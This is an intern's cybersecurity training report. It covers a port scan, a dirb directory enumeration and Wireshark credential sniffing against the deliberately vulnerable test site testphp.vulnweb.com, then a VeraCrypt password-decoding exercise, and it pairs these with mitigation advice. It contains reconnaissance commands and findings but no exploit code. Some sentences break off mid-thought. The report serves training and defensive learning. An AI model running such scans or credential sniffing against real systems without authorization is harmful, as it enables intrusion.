CYBER SECURITY INTERN REPORT AT SHADOWFOX

BATCH NO :2nd May

NAME: Rohit Roy

GMAIL: dashingraj447@gmail.com

Task Level: Beginner & Intermediate Level

SHADOWFOX

BEGINNER LEVEL TASKS

OBJECTIVE : **Find all the ports that are open on the website http://testphp.vulnweb.com/**

EXECUTIVE SUMMARY:

The purpose of this assessment was to analyze the security posture of the website "www.vulnweb.com" by identifying any open ports that could potentially be exploited by malicious actors. This assessment aims to provide valuable insights into the website's vulnerabilities and assist in implementing necessary security measures.

INTRODUCTION:

The purpose of this report is to conduct a port scan on the website www.vulnweb.com to identify any open ports and associated services running on those ports. This analysis aims to provide insights into potential vulnerabilities and assist in enhancing the security posture of the website.

SOFTWARE AND HARDWARE REQUIREMENTS:

Software: Linux Operating System Nmap (Network Mapper) tool

Hardware: Standard computer system with network connectivity

SHADOWFOX

METHODOLOGY:

Step 1: Target Identification:

The website's IP address was determined using the ping command to facilitate the subsequent port scanning process. Nmap, a robust network scanning tool, was conduct a port scan on the identified IP address using nmap to identify open ports and associated services

Step 2: Port Scanning:

Nmap, a robust network scanning tool, was conduct a port scan on the identified IP address using nmap to identify open ports and associated services

PORT SCAN RESULTS:

Target Website: www.vulnweb.com

Target IP Address: 44.228.249.3

PORT	STATE	SERVICE	VERSION
21/tcp	Open	Ftp	
80/tcp	Open	http	Nginx 1.19.0

ANALYSIS:

Port 21/tcp (FTP):

The FTP (File Transfer Protocol) service is open on port 21, indicating the possibility of transferring files to and from the server. It is crucial to ensure that proper access controls and security measures are implemented for FTP to prevent unauthorized access and data breaches.

Port 80/tcp (HTTP):


The HTTP service is open on port 80, which typically indicates the presence of a web server. The server is running Nginx version 1.19.0. It is essential to keep web servers updated with the latest security patches to mitigate potential vulnerabilities.

SECURITY

SECURITY MEASURES:

- Regularly update software and apply security patches to mitigate known vulnerabilities.
- Implement strong access controls and authentication mechanisms, especially for services like FTP.
- Employ firewalls to restrict access to unnecessary ports and services.
- Conduct regular security assessments, including port scanning, to identify and address

SHADOWFOX



Scanning:

- Link: http://testphp.vulnweb.com/

Tools Used Nmap(port scanning)

Legion (scanning) Dirb (directory finder

Port : 80

Open Service: http

SHADOWFOX

CONCLUSION:

The port scan revealed two open ports on the target website www.vulnweb.com - port 21/tcp for FTP and port 80/tcp for HTTP running Nginx version 1.19.0. It is imperative for the website administrators to prioritize security measures and implement appropriate controls to safeguard against potential threats and breaches.

ACKNOWLEDGMENT OF LIMITATIONS

This report is generated for informational purposes only. The port scan was conducted within ethical boundaries and without malicious intent. It is recommended to obtain proper authorization before performing any security assessments on external systems. This concludes the report on the port scan of the website www.vulnweb.com.

TASK 2

OBJECTIVE:

Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

EXECUTIVE SUMMARY:

The executive summary provides a concise overview of the findings and implications of the brute force attack simulation conducted on the website www.vulnweb.com using Burp Suite.

SHADOWFOX

REQUIREMENTS SOFTWARE AND HARDWARE

Software:


• Dirbuster • Linux Operating System • Mozilla Firefox Browser

Hardware:

Standard computer system with network connectivity

• Command: dirb http://testphp.vulnweb.com
• Findings:

- http://testphp.vulnweb.com/
- http://testphp.vulnweb.com/admin/
- http://testphp.vulnweb.com/CVS/
- http://testphp.vulnweb.com/images/
- http://testphp.vulnweb.com/pictures/
- http://testphp.vulnweb.com/secured/
- http://testphp.vulnweb.com/vendor/



SHADOWFOX

Mitigations

A brute force attack is a type of cyber attack in which an attacker attempts to gain

To miTigaTe These aTTacks:

• Enforce strong password policies that require complex passwords with a combination of uppercase and lowercase letters, numbers, and special characters.

• Implement rate limiting on login attempts to restrict the number of login requests from a single IP address or user within a specified time frame. This makes it more difficult for attackers to conduct large-scale brute force attacks.

• Implement IP whitelisting to restrict access to certain systems or services based on predefined IP addresses. This can help prevent unauthorized access from unknown or suspicious locations. Keep all software, including operating systems and authentication mechanisms, up-todate with the latest security patches. Vulnerabilities in outdated systems can be exploited by attackers to facilitate brute force attacks. Conduct regular security audits and penetration testing to identify and address vulnerabilities in your

systems. This proactive approach helps discover and fix potential weaknesses before they can be exploited

TASK 3

OBJECTIVE:

OBJECTIVE:

Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Executive Summary:

This report summarizes the findings of a network traffic analysis conducted on http://testphp.vulnweb.com/ using Wireshark. The investigation uncovered critical vulnerabilities, notably the transmission of login credentials in plain text, posing a significant security risk.

INTRODUCTION:

The objective of this report is to document the process of intercepting network traffic on the website http://testphp.vulnweb.com/ using Wireshark to uncover the credentials transmitted during the login process. This analysis aims to highlight

the importance of securing sensitive information transmitted over the network and enhancing overall cybersecurity measures.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- Firefox
- Kali linux
- Wireshark

Hardware:


Standard computer system with network connectivity Step 1: Open Wireshark tool in in Linux virtual machine. and start capturing the network.

Step 2:

After starting the packet capturing we will go to the website and login the credential on that website. Here I am giving

Username: test

Password: test




Step 3:

Stop Capture the packets

Step 4:

Wireshark has captured some packets but we specifically looking for HTTP packets. so in the display filter option we use some command to find all the captured HTTP packets.

SHADOWFOX



CONCLUSION:

The interception and analysis of network traffic using Wireshark on http://testphp.vulnweb.com/ underscore the critical need for robust security measures to protect sensi)tive data transmitted over the network. By implementing encryption protocols and secure authentication mechanisms, organizations can mitigate the risk of unauthorized access and data breaches. This concludes the report on network traffic analysis using Wireshark

ACKNOWLEDGMENT OF LIMITATIONS:

The information provided in this report is for educational purposes only. Capturing network traffic without proper authorization may violate laws and regulations. The authors do not condone any unauthorized or malicious activities. Users are advised to use this information responsibly and ethically. The authors hold no liability for any misuse of the information provided swamy ganesh

Mitigations

Credential sniffing is a type of cyber attack where an attacker intercepts and captures usernames and passwords as they are transmitted over a network. This can occur in various ways, such as through the use of packet sniffers or malicious software. To mitigate these attacks

•Use secure communication protocols such as HTTPS for web traffic and SSH for remote access. Encryption helps protect sensitive information from being intercepted during transmission,

• Use VPNs to create a secure and encrypted tunnel for communication over untrusted networks. This helps in securing data transmitted between remote users and the internal network.

• Implement strong encryption (WPA3) and use complex passwords for Wi-Fi networks. Avoid using insecure protocols like WEP, which are susceptible to credential sniffing attacks.

• Implement endpoint security solutions, including antivirus and anti-malware software, to detect and prevent the installation of malicious sniffing tools on devices.

• Secure web applications by using secure coding practices, validating input, and implementing secure session management to prevent credential exposure.

INTERMEDIATE LEVEL TASKS

TASK 1

OBJECTIVE:

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.

EXECUTIVE SUMMARY:

This report outlines the steps taken to decrypt a file encrypted using Veracrypt and obtain a secret code stored within it. The process involved decoding a password provided in an encoded file and utilizing it to unlock the Veracrypt container.

INTRODUCTION:

This report outlines the process of decrypting an encrypted file using Veracrypt. The goal was to retrieve a secret code stored within the encrypted file, with the password encoded in a separate file named encoded.txt. This analysis provides a step-by-step overview of the decryption process and discusses ethical considerations and recommendations.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- VeraCrypt Tool
- Crack Station Hash Online Tool
- Windows Operating System

Hardware:

- Standard desktop or laptop computer


SECURITY MEASURES:

- Ensure all decryption activities are conducted within legal and ethical boundaries.
- Obtain proper authorization before attempting to decrypt files or crack passwords.
- Exercise caution when handling sensitive information.

• Consider implementing robust encryption practices to safeguard data

OUTPUT:

Figure 1 (It refer to open veracrypt tool)



SHADOWFOX

Figure 2 (It refer to located the file of the system)




Figure 3 (It refer to finding hash value using crackstation)

SHADOWFOX




Figure 4 (It refer to enter a password)

SHADOWFOX


